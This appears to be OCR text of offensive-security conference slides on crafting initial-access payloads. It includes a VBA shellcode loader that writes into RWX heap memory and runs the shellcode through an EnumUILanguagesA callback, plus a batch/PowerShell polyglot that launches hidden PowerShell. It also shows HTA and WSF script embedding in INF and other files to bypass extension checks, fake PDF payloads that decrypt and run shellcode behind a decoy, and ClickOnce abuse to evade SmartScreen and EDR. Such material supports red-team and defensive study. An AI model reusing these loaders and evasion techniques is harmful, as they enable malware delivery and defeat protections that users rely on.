


```
Function BufferHolder(param1 As LongPtr, param2 As LongPtr, param3 As LongPtr) As LongPtr
  BufferHolder = param1 + param2 + param3
End Function

Private Function GetMemoryAddress(ByVal pFunc As LongPt
  GetMemoryAddress = pFunc
End Function


Dim targetAddr As LongPtr
targetAddr = GetMemoryAddress(AddressOf BufferHolder)
```



```
0000023F505619F4    48:894C24 08         mov qword ptr ss:[rsp+8],rcx
0000023F505619F9    48:895424 10         mov qword ptr ss:[rsp+10],rdx
0000023F505619FE    4C:894424 18         mov qword ptr ss:[rsp+18],r8
0000023F50561A03    4C:894C24 20         mov qword ptr ss:[rsp+20],r9
0000023F50561A08    48:B8 F01956503F0200( mov rax,23F505619F0
0000023F50561A12    48:0BC0              or rax,rax
0000023F50561A15  ⌄ 74 32                je 23F50561A49
0000023F50561A17    48:B8 ACD0B6CAFC7F00( mov rax,vbe7.7FFCCAB6D0AC
0000023F50561A21    FFD0                 call rax
0000023F50561A23    48:83F8 02           cmp rax,2
0000023F50561A27  ⌄ 74 20                je 23F50561A49
0000023F50561A29    48:B8 DC1DC5493F0200( mov rax,23F49C51DDC
0000023F50561A33    48:8B4C24 08         mov rcx,qword ptr ss:[rsp+8]
0000023F50561A38    48:8B5424 10         mov rdx,qword ptr ss:[rsp+10]
0000023F50561A3D    4C:8B4424 18         mov r8,qword ptr ss:[rsp+18]
0000023F50561A42    4C:8B4C24 20         mov r9,qword ptr ss:[rsp+20]
0000023F50561A47  – FFE0                 jmp rax
0000023F50561A49    48:33C0              xor rax,rax
0000023F50561A4C    C2 1800              ret 18
```

Original Shellcode Launch Method (2/3)



Microsoft Excel


- Target Addr: 0x23F505619F4

0000023F50310000	Heap (Private Data)	64 K	60 K	60 K	60 K	60 K			2	Read/Write
0000023F50320000	Heap (Shareable)	16 K	16 K		16 K		16 K	16 K	1	Read/Write
0000023F50330000	Private Data	64 K	64 K	64 K	24 K	24 K			1	Read/Write
0000023F50340000	Heap (Shareable)	16 K	16 K		16 K		16 K	16 K	1	Read/Write
0000023F50350000	Heap (Shareable)	16 K	16 K		16 K		16 K	16 K	1	Read/Write
0000023F50360000	Heap (Shareable)	16 K	16 K		16 K		16 K	16 K	1	Read/Write
0000023F50370000	Private Data	16 K	16 K	16 K	16 K	16 K			1	Read/Write
0000023F50380000	Private Data	16 K	16 K	16 K	16 K	16 K			1	Read/Write
0000023F50390000	Private Data	16 K	16 K	16 K	4 K	4 K			1	Read/Write
0000023F503A0000	Private Data	16 K	16 K	16 K	4 K	4 K			1	Read/Write
0000023F503B0000	Private Data	12 K	12 K	12 K	4 K	4 K			1	Read/Write
0000023F503C0000	Private Data	16 K	16 K	16 K	16 K	16 K			1	Read/Write
0000023F503D0000	Private Data	16 K	16 K	16 K	16 K	16 K			1	Read/Write
0000023F503E0000	Mapped File	396 K	396 K		28 K		28 K	28 K	1	Read
0000023F50450000	Mapped File	1060 K	1060 K		1016 K		1016 K	1016 K	1	Read
0000023F50560000	Heap (Private Data)	1024 K	8 K	8 K	8 K	8 K			3	Execute/Read/Write
0000023F505600	Heap (Private Data)	4 K	4 K	4 K	4 K	4 K				Read/Write
0000023F505610	Heap (Private Data)	4 K	4 K	4 K	4 K	4 K				Execute/Read/Write
0000023F505620	Heap (Private Data)	1016 K								Reserved

- RWX Heap memory
- No need to allocate memory ☺!
- 4KB (So small shellcodes only ☹)

Original Shellcode Launch Method (3/3)


- As for execution:
  - Many possibilities!
  - Lets use a callback!



```
Dim targetAddr As LongPtr
' Locate RWX memory
targetAddr = GetMemoryAddress(AddressOf BufferHolder)
' Copy shellcode to rwx zone
result = RtlMoveMemory(targetAddr, shellcode(0), UBound(shellcode) + 1)
' Trigger shellcode using a callback
result = EnumUILanguagesA(targetAddr, 0, 0)
```

Original Shellcode Launch Method (3/3)

- As for execution:
  - Many possibilities!
  - Lets use a callback!




```
Dim targetAddr As LongPtr
' Locate RWX memory
targetAddr = GetMemoryAddress(AddressOf BufferHolder)
' Copy shellcode to rwx zone
result = RtlMoveMemory(targetAddr, shellcode(0), UBound(shellcode) + 1)
' Trigger shellcode using a callback
result = EnumUILanguagesA(targetAddr, 0, 0)
```

- Old formats still work with enough imagination!

How about VBScript?

- Very popular in malicious ops
- Slowly being deprecated
  - But not before 2027!
  - Not clear what is impacted (VBS, WSF, HTA, SCT..)



VBScript deprecation timeline

Deprecation phase 1

VBScript is available as features on demand (FODs), enabled by default in Windows 11, version 24H2.

Second half of 2024

Deprecation phase 2

VBScript FODs will be disabled by default.

Around 2027

Feature removal from OS


VBScript feature will be removed from Windows.

TBD

https://techcommunity.microsoft.com/t5/windows-it-pro-blog/vbscript-deprecation-timelines-and-next-steps/ba-p/4148301

Scripts are very popular but…

- VBS, JS
- HTA, WSF, WSH, Scriptlets
- PowerShell
- Batch files



Advanced Craft with Polyglot formats


- Leverage Polyglot properties of some interpreters
- Run VBScript/JScript from non script files
  - HTA Macro
  - WSF Macro
- PowerShell/BAT polyglot

```
<# : batch script
@echo off
setlocal
cd %~dp0
start /min powershell -executionpolicy remotesigned -windowstyle hidden -Command "Invoke-Expression
$([System.IO.File]::ReadAllText('%~f0'))" >nul
endlocal
goto:batend
#>
<<<POWERSHELL SCRIPT!>>>
Exit
<#
:batend
exit /b 0
#>
```

HTA Macro

```
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize"
SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
```

- mshta.exe will find HTA anywhere in a file
- Embed a complex script in a more “basic” format
  - http://blog.sevagas.com/?Hacking-around-HTA-files
- Has been used to bypass signature verification
- Basic Example:



Regular file with cmd line execution capacity (INF, CHM, LNK, CSPROJ, EXE, etc)


Regular file with cmd line execution capacity
Command line: *mshta.exe %cd%\myself*

HTA Script (ex Shellcode loader)

HTA Macro

```
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize"
SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
```

- mshta.exe will find HTA anywhere in a file
- Embed a complex script in a more “basic” format
  - http://blog.sevagas.com/?Hacking-around-HTA-files
- Has been used to bypass signature verification
- Basic Example:



Regular file with cmd line execution capacity (INF, CHM, LNK, CSPROJ, EXE, etc)

Regular file with cmd line execution capacity
Command line: *cscript.exe %cd%\myself?.wsf*

WSF Script (ex Shellcode loader)

WSF Macro (1/2)

- Less known but cscript.exe will find WSF tags too!
  - If target is not a binary file
  - If target is called with “?.wsf” after its name
- Same usage as HTA Macro
- Powerful Evasion Method

WSF Macro (2/2)


- Example with .inf payload


In assume breach; use this to bypass protections based on extensions →

```
[version]
Signature="$Windows NT$"
[DefaultInstall_SingleUser]
RunPreSetupCommands=whatever
[whatever]
cmd /c start cscript /B %cd%\nplaunch.inf?.wsf
[Strings]
ServiceName="tewrfuvu"
ShortSvcName="tewrfuvu"
<job id="maqaspts">
   <script language="VBScript">
Sub WscriptExec(cmdLine )
   CreateObject("WScript.Shell").Run cmdLine, 0
End Sub
Sub EntryPoint()
   WscriptExec "cmd /c notepad.exe"
End Sub
EntryPoint
   </script>
</job>
```

PDF… Yes but

- Behavior different from one reader to another
- PDF payloads are not easy to use…
  - Lots of clicks…
  - Why not instead create a payload pretending to be a PDF?






Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Adobe\Adobe Acrobat\DC\FeatureLockDown\cDefaultLaunchAttachmentPerms

```
Policies
  Adobe
    Adobe Acrobat
      DC
        FeatureLockDown
          cDefaultExecMenuItems
          cDefaultFindAttachmentPerms
          cDefaultLaunchAttachmentPerms
          cDefaultLaunchURLPerms
  Microsoft
RegisteredApplications
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
tBuiltInPermList	REG_SZ	version:1|.ade:3|.adp:3|.app:3|.arc:3|.arj:3|.


Spoof a PDF (or any other file!)




Which one is the Real PDF?

Fake PDFs: My Setup

- File pretending to be a PDF file
- Spoof Icon, extension
- Spawn a decoy to simulate “expected behavior”
- My Payloads Behavior:



Entry_Point() → Launch_Decoy() → Decrypt_Shellcode() → Run_Shellcode()



INVOICE [EXAMPLE]


YOUR NAME
Address
City, Country, Postal Code
Phone No. with area code
youremail.com

TO: CLIENT
Address
City, Country Postal Code
Phone No. with area code
clientemail.com

Invoice #00000
Delivered: Today's date

DUE: DATE (30 days after receipt)


Service	Details	Cost
Description	No. of words	$XXX
Description	No. of words	$XXX
TOTAL		**$XXX**



```
Hello OffensiveX!!!!!!!!!!!!!!!!!!!!!!
```


Ln 1, Col 39 | 38 caractères | 100% | Windows (CRLF) | UTF-8


Malicious PE files



- Those two are an Executable and a ScreenSaver!

Malicious PE files





Windows protected your PC

Microsoft Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.


More info


- Those two are an Executable and a ScreenSaver!
- Popular in recent attacks
  - Blocked by SmartScreen
  - SmartSreen may be bypassed (Certificates, MOTW bypass)

ClickOnce to Bypass SmartScreen

- Windows Installer Type
  - .application file
  - Package containing metadata that can be manipulated
- Leveraged by attackers to
  - Bypass MOTW restrictions
  - Bypass EDRs
- Can be used to load .NET, but also any EXE or DLL

No SmartScreen!






Publisher cannot be verified.
Are you sure you want to install this application?

Name:
Install PDF Reader

From (Hover over the string below to see the full domain):
C:\Users\papoul_user\Downloads\pdf\pdf\clickonce

Publisher:
Unknown Publisher

While applications from the Internet can be useful, they can potentially harm your computer. If you do not trust the source, do not install this software. More Information...

